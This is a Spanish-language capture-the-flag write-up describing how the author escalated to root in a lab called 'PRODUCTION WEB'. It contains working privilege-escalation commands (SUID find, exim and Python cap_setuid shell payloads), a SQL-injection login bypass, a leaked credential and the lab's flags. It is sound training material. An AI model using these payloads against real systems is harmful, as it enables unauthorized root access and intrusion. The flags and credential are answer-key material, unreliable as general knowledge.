
PASO # 16:

Vamos a escalar de privilegios, para llegar a root, para esto utilizo la herramienta find, que me busca binarios,

Esto es:

ind / -type f -perm -4000 2>/dev/null

********** *CAPTURA DE PANTALLA* **********



Encontré algo anormal, ese path: /usr/local/bin/find

PASO # 17:

Procedo a Ejecutar la explotación clásica de ***GTFOBins*** *para find con SUID , esto es:*

/usr/local/bin/find . -exec /bin/sh -p \; -quit

/usr/sbin/exim4 -be '${run{/bin/sh}}'

En estos 2 ninguno: nada que ver

Detenidamente: busque por y ***Revisando /etc/cron.d/,*** *encontré un archivo* ***creado por alguien, llamado: sync_prod*** *que ejecuta cada minuto, como root, realmente es un script hecho en Python:*

/opt/sync_prod.sh

Pero, este archivo es: ejecutable y legible, pero ***no escribible, tampoco va por allí.***

Aquí, perdi mucho tiempo, que no era por este camino

PASO # 18: ***Explotación final***

Me detuve a pensar en el objetivo del lab: que dice:

" abuso de ***Linux capabilities*** *asignadas a una herramienta interna ".*

Esto significa que se puede dar un permiso especifico de root, pero no todos los permisos.

Entonces busque los binarios, aquí, pero en este path

/usr/sbin/getcap -r /

Aquí apareció el vector real

/opt/dev-tools/runner cap_setuid=ep

Esto significa que: El binario /opt/dev-tools/runner tiene asignada la ***capability cap_setuid****, con los flags y se tiene permiso para usarla*

Entonces, Identificando qué ES ese binario


Primero lo ejecute "a lo tonto" para ver qué pasaba:

/opt/dev-tools/runner cap_setuid=ep

Como es Python con cap_setuid, usé la técnica de ***GTFOBins*** *para Python + capabilities:*

/opt/dev-tools/runner -c 'import os; os.setuid(0); os.system("/bin/bash")'

********** *CAPTURA DE PANTALLA* **********



Al ejecutar el commando, inmediatamente, me cambio a root, y bueno De allí a buscar la flag. Y encontrar el archivo root.txt

root{l1nux_c4p4b1l1t13s_4r3_s1l3nt_k1ll3rs}

Resumen de la cadena completa del lab "PRODUCTION WEB" (Insano):

#	Fase	Técnica
1	*Auth bypass*	*SQLi tautológica (' OR '1'='1' --) en login*
2	*Extracción de datos*	*SQLi UNION-based en parámetro de búsqueda: enumeración information_schema :dump de tabla usuarios*
3	*Pivote de servicio*	*FTP con credenciales de BD (arnoldo.admin)*
4	*OSINT*	*notas_despliegue.txt: pista hacia GitHub (soportewhoamilabs/produccion)*
5	*Leak de secretos*	*Commit histórico .env.example: credencial real USER=45!lM21*1@*2026!3*
6	*Identificación de usuario*	*Campo no estándar "user": "prod-web-repo" en package.json → SSH exitoso*
7	*Flag de usuario*	***user{b3w4r3_0f_l34k3d_c0mm1ts_1n_pr0d}***
8	*Evasión de señuelos*	*find SUID falso y sesión tmux falsa (anti-automatización)*
9	*Enumeración real*	*Cron job /etc/cron.d/sync_prod (no explotable), /sbin/sys-daemon (anti-cheat que mata LinPEAS/pspy/etc.)*

#	Fase	Técnica
10	Escalada final	getcap -r: /opt/dev-tools/runner con cap_setuid=ep (Python renombrado) → os.setuid(0) → shell root
11	Flag root	**root{l1nux_c4p4b1l1t13s_4r3_s1l3nt_k1ll3rs}**